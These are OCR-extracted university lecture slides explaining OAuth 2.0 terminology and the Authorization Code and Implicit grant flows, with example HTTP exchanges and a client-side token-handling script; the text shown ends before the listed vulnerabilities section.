OAuth

Kameswari Chebrolu

Department of CSE, IIT Bombay

Outline

- **OAuth background and terminology**
- Authorization Code Grant
- Implicit Grant
- OpenID Connect and SSO
- OAuth Vulnerabilities
- Defense Mechanisms
- Real Life Examples

Open Authorization (Oauth)

- A protocol that allows third-party services to access a user's resources on an application without the need to expose user's credentials (e.g. username and password)
  - An **authorization** framework
  - Users can decide which data they wish to share rather than handing over full control of their account to a third party!
- Can leverage Oauth to also provide third-party **authentication**
  - E.g. Websites let users login using their Facebook, Google, LinkedIn, Twitter accounts

- OAuth versions:
  - OAuth 1.0: Published in 2010, complex and not very secure
  - OAuth 2.0: Introduced in 2012, a significant redesign; much simpler, more secure
    - Focuses on providing authorization while delegating authentication to other protocols like OpenID Connect
  - OAuth 2.1: Introduced in 2020. Set of best practices and recommendations for using OAuth 2.0 securely
- Our focus: OAuth 2.0
  - Implementation mistakes have led to many attacks


Oauth Flows

- Many different ways OAuth process can be implemented
  - Why? Caters to different use cases and security requirements
  - These are known as OAuth "flows" or "grant types"
- Recall: OAuth is an Authorization framework → how to let one application access user data safeguarded by another application

Entities

- Client application: Website that wants access to user's data (e.g. Quora)
- User: Resource owner (you)
- Oauth Service Provider: Application controls user's data and has access to it (e.g. Twitter)
  - Often uses various API endpoints to achieve goal
    - /authorization: handles user authentication and consent, issues access tokens, and verifies identity of client applications
    - /resource or /userinfo: hosts and protects user's resources and enforces access control based on supplied access tokens

From port-swigger



OAuth Flows

- Authorization Code Grant: Most common OAuth Flow
  - Best suited for server-side web applications
  - E.g. Website logins based on social media accounts
- Implicit Grant:
  - Suitable for client-side applications running in a web browser or mobile app
  - E.g. Single-page web application (SPA) or a mobile app accessing user data directly without a server intermediary
- We will focus on these two only!

- Client Credentials Grant:
  - Ideal for machine-to-machine authentication, does not require user involvement
  - E.g. Server-to-server communication or backend services accessing protected resources
- Resource Owner Password Credentials Grant:
  - Not recommended for most scenarios due to security risks
  - Legacy systems or first-party applications

- Refresh Token Grant: Complementary to other OAuth flows
  - Allowing clients to obtain new access tokens without requiring user re-authentication.
  - Long-lived sessions or applications requiring continuous access to user data without frequent user interaction

OAuth Scopes

- In any grant, client application has to specify which data it wants to access and what operations it wants to perform
- Specified via scope parameter it sends to OAuth Service Provider
  - An arbitrary text string → format can vary from provider to provider!
  - E.g. scope=contacts or scope=https://oauth-service-provider.com/auth/scopes/user/contacts.readonly

- When OAuth is used for authentication, standardized OpenID Connect scopes are often used
  - Ensure compatibility across providers!
  - E.g. scope=openid profile
    - Read access to a predefined set of basic information about user (e.g. email, userid etc)

(More on OpenID Connect later)


Outline

- OAuth background and terminology
- **Authorization Code Grant**
- Implicit Grant
- OpenID Connect and SSO
- OAuth Vulnerabilities
- Defense Mechanisms
- Real Life Examples

Authorization Code Grant

Explain through diagrams

From port-swigger




Implementations/Message-Sequence will differ in practice; but below captures the spirit!

1. User clicks on IITB SSO

GET /accounts/sso/ HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in

HTTP/2 302
…..

location=https://sso.iitb.ac.in/authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnzv




2.

GET authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnzv


HTTP/2
Host: sso.iitb.ac.in

HTTP/2 200
….
(html/css that shows the given page)




3.
POST /login HTTP/2
Host: sso.iitb.ac.in
…..

HTTP/2 302
….
location:
https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/?**code=9539bd3b66a6573ac1f589632d1611e5362adadd**&state=swueaxmguyfmqnzv



4. GET /accounts/login/?**code=9539bd3b66a6573ac1f589632d1611e5362adadd**&state=swueaxmguyfmqnzv HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in

HTTP/2 200
….



Behind Scenes

Flamingo Server → sso.iitb.ac.in

POST /authorization HTTP/2
Host: sso.iitb.ac.in

client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/
&grant_type=authorization_code&**code=9539bd3b66a6573ac1f589632d1611e5362adadd**

Response

{ "access_token": "kn912KLdgt…", "token_type": "Bearer", "expires_in": 3600, "scope": "openid profile", "refresh_token": "eyJhbGciOiJIU..", ….}

Flamingo Server → resource.iitb.ac.in

GET /userinfo HTTP/2
Host: resource,iitb.ac.in
Authorization: Bearer kn912KLdgt…

JSON Response:
{ "username":"Kameswari Chebrolu",
"email":"chebrolu@iitb.ac.in", … }

Summary of Authorization Code Grant


1. GET /accounts/sso/ HTTP/2
   Host: flamingo.bodhi.cse.iitb.ac.in
2. GET
   authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnzv HTTP/2
   Host: sso.iitb.ac.in
3. POST /login HTTP/2
   Host: sso.iitb.ac.in
4. GET /accounts/login/?**code=9539bd3b66a6573ac1f589632d1611e5362adadd**&state=swueaxmguyfmqnzv HTTP/2
   Host: flamingo.bodhi.cse.iitb.ac.in
5. POST /authorization HTTP/2 (from flamingo to sso)
   Host: sso.iitb.ac.in
   client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/
   &grant_type=authorization_code&**code=9539bd3b66a6573ac1f589632d1611e5362a**dadd
6. GET /userinfo HTTP/2 (from flamingo to resource server)
   Host: resourceiitb.ac.in
   Authorization: Bearer kn912KLdgt…

Outline

- ~~OAuth background and terminology~~
- ~~Authorization Code Grant~~
- **Implicit Grant**
- OpenID Connect and SSO
- OAuth Vulnerabilities
- Defense Mechanisms
- Real Life Examples

Implicit Grant

- Much simpler
  - No behind the scenes part
    - No authorization code followed by access token
    - Client application receives access token immediately after the user gives consent



Client application
Authorization request
1
Browser (User-Agent)
OAuth service API
User (resource owner)
2
User login and consent
/authorization
/callback
3
Access token grant
4
API call
/userinfo
5
User data
6
User logged in

2.

GET authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnzv

HTTP/2
Host: sso.iitb.ac.in

HTTP/2 200
….
(html/css that shows the given page)




- Same as before, except
  - Some changes in parameters
  - No behind the scene action

Step 2 from before becomes

GET /authorize?client_id=12345&redirect_uri=https://client-app.com/callback&**response_type=token**&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: oauth-authorization-server.com


3.
POST /login HTTP/2
Host: sso.iitb.ac.in
…..

HTTP/2 302
….
location:
https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnzv



4. GET /accounts/login/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnzv HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in

HTTP/2 200
....



Step 3 and 4 become (notice # URL fragment as opposed to query parameter ?)

GET /callback**#access_token**=z0y9x8w7v6u5&token_type=Bearer&expires_in=5000&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: client-app.com

Behind Scenes becomes the following

User Browser will call back (**URL fragment not sent)**

GET /callback HTTP/2
Host: client-app.com

HTTP/2 200
…. (script)...

```
<script>
const urlSearchParams = new URLSearchParams(window.location.hash.substr(1));
const token = urlSearchParams.get('access_token');
fetch('https://resource-server.com/me', {
        method: 'GET',
        headers: {
        'Authorization': 'Bearer ' + token,
        'Content-Type': 'application/json'
        }
})
.then(r => r.json())
.then(j =>
        fetch('/authenticate', {
        method: 'POST',
        headers: {
        'Accept': 'application/json',
        'Content-Type': 'application/json'
        },
        body: JSON.stringify({
        email: j.email,
        username: j.sub,
        token: token
        })
        }).then(r => document.location = '/'))
</script>
```

Parses the URL fragment to get access token

Contacting the resource server, passing the token (HTTP GET request)

The resulting JSON response is parsed

Then contacts client-app.com/aunthenticate end point via POST and passes on obtained username/email/token

Then visits the main page client-app.com/ via another HTTP GET

Summary of Implicit Grant

1. GET /accounts/login/ HTTP/2
   Host: client-app.com
2. GET
   /authorize?client_id=12345&redirect_uri=https://client-app.com/callback&**response_type=token**&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
   Host: oauth-authorization-server.com
3. POST /login HTTP/2
   Host: oauth-authorization-server.com
4. GET
   /callback***#access_token***=*z0y9x8w7v6u5&token_type=Bearer&expires_in=5000&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1*
   Host: client-app.com
5. GET /userinfo HTTP/1.1 (from browser to resource server)
   Host: resourceiitb.ac.in
   Authorization: Bearer z0y9x…
6. POST /userdetails HTTP/1.1 (from browser to client-app)
   Host: client-app.com
   JSON Response:
   { "username":"Kameswari Chebrolu", "email":"chebrolu@iitb.ac.in", … }

Implicit Grant

- Not very secure. Why?
  - All communication happens via browser redirects
  - Sensitive access token and user's data pass through browser and are more exposed to potential attacks
- Suited to single-page applications which cannot easily store the client_secret on the back-end!

Outline

- ~~OAuth background and terminology~~
